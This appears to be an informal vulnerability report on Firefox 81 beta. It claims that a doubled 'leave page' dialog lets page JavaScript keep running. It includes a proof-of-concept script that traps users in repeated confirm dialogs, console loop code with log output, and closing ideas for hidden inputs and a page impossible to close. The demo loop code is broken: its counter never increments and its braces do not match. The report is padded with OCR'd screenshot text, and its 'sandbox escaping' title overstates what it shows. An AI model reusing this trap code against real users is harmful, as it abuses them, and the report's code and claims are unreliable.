

Sandbox Escaping in mozilla firefox (developer edition Version)

Technical details about environment:


- version: 81.0b2
- build ID: 20200825191644
- Update Channel: aurora
- User Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0)

Gecko/20100101 Firefox/81.0

- OS: Windows_NT 10.0 18363
- Antivirus: Windows Defender
- Firewall: Firewall de windows

Proof of concept : This vulnerability is relationed with the javascript interpreter and the moment when a user leaves a page. If the page javascript has some specific functions that will be detailed later, then basically display the confirm leaves page two times with a very small interval between them. The interesting thing occurs the second time that dialog is displayed because javascript keeps running not blocking like in the first time. What would allow executing time delays attacks.

How it works : First we have to make an environment local to demonstrate it. The page index.html is when the attack will happen looks like this:






Secondly the javascript file the most important for this example

```
E: > github > JStars > DontLeavePage > JS scriptjs > ...
1 //This code is based on BrowserHacker handbook page 99
2 window.onbeforeunload = function() {
3     return "Leaving this page will reset the wizard";
4 };
5
6 function display_confirm(){
7     if(confirm("Are you sure you want to leave this page")){
8         display_confirm();
9     }
10 }
11
12 function dontleave(){
13     console.log('pwn');
14     //e = window.event;
15     //alert("pwn");
16     //if the browser is IE, do this
17     if(navigator.userAgent.match(/Trident.*rv:11\./)){
18         document.write("is internet E");
19     }else{
20         document.write("other browser");
21     }
22
23     //re-display the confirm dialog when user clicks OK
24     display_confirm();
25     return "I say you cant leave this page";
26 }
27
28 //working with onbeforeunload event
29 window.addEventListener("onbeforeunload", function (e) {
30
31     dontleave(); // Gecko, WebKit, Chrome <34
32     return "You have pending requests with the server"
33
34 });
35
```

If you look at the window.addEventListener on line 29 it can be understood that the objective is to detect when the user wants to leave the page, now we can replicate this previous behavior in JS

which can be executed directly on browser console or by the page, they are just options, but i use the console for demonstration purposes; executing this line `window.location.href = "www.othersite.com"` , like in the first image, happening this(second image), it is important to mention that in order for the dialogue to be triggered, the placeholder must be modified if we click on leave page button the dialog was trigger again but this time we can continue executing code as described at the beginning of the report (third image)





as evidence of concept with code I wrote a little javascript that stops the first time but the second time continues executing writing in a section in the bottom of the page

Star 1


dfdsfdddsd

This javascript is writed like objective demonstrate practically the annoying to stay always with the page open or until you close the browser

clickn on the button to start demo

Start

No info



```
1  var i = 0;
2  while(i < 7000){
3    console.log("line " + i)
4    if(i == 1000){
5      window.location.href = "www.othersite.com";
6    }
7  }
8
9  if(i > 1000){
10   console.log("pwn " + i)
11 }
12 i++;
13 }
```

Star 1

dfdsfdddsd

This page is asking you to confirm that you want to leave - data you have entered may not be saved.

This javascript is writed like to stay always with the page

clickn on the button to start

No info

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Run Filter Output

```
1 console.clear();
2 var i = 0;
3 while(i < 7000){
4   console.log("line " + i)
5   if(i == 1000){
6     window.location.href = "www.othersite.com";
7   }
8 }
9
10 if(i > 1000){
11   console.log("pwn " + i)
12 }
13 i++;
14 }
```

Errors	Warnings	Logs	Info	Debug	CSS	XHR	Requests
				line 986			debugger eval code:4:11
				line 987			debugger eval code:4:11
				line 988			debugger eval code:4:11
				line 989			debugger eval code:4:11
				line 990			debugger eval code:4:11
				line 991			debugger eval code:4:11
				line 992			debugger eval code:4:11
				line 993			debugger eval code:4:11
				line 994			debugger eval code:4:11
				line 995			debugger eval code:4:11
				line 996			debugger eval code:4:11
				line 997			debugger eval code:4:11
				line 998			debugger eval code:4:11
				line 999			debugger eval code:4:11
				line 1000			debugger eval code:4:11

15:40

The image shows a web browser window with a confirmation dialog box. The browser's address bar shows the file path: `file:///E:/github/JStars/DontLeavePage/index.html`. The page content includes a heading "Star 1", a text input field containing "dfdsfdddsd", and a confirmation dialog box with the text: "This page is asking you to confirm that you want to leave - data you have entered may not be saved." The dialog box has two buttons: "Leave Page" and "Stay on Page".


Below the browser window, the developer console is open, showing the following JavaScript code:

```
1 console.clear();
2 var i = 0;
3 while(i < 7000){
4   console.log("line " + i)
5   if(i == 1000){
6     window.location.href = "www.othersite.com";
7   }
8 }
9
10 if(i > 1000){
11   console.log("pwn " + i)
12 }
13 i++;
14 }
```

The console also shows a list of log messages:

Line	Message	Source
1894	line 1894	debugger eval code:4:11
1894	pwn 1894	debugger eval code:11:13
1895	line 1895	debugger eval code:4:11
1895	pwn 1895	debugger eval code:11:13
1896	line 1896	debugger eval code:4:11
1896	pwn 1896	debugger eval code:11:13
1897	line 1897	debugger eval code:4:11
1897	pwn 1897	debugger eval code:11:13
1898	line 1898	debugger eval code:4:11
1898	pwn 1898	debugger eval code:11:13
1899	line 1899	debugger eval code:4:11
1899	pwn 1899	debugger eval code:11:13
1900	line 1900	debugger eval code:4:11
1900	pwn 1900	debugger eval code:11:13
1901	line 1901	debugger eval code:4:11

The system tray at the bottom right shows the time as 15:41.



with that it is demonstrated that code can continue to be executed with the double dialogue technique.

Final words:

In view of a most complex deployment for attacking this vulnerability you can make the textbox invisible and modify invisible with javascript. Also exists the possibility of finding a method to detect the moment when you are able to run code again to do more sophisticated stuff like a page impossible to close.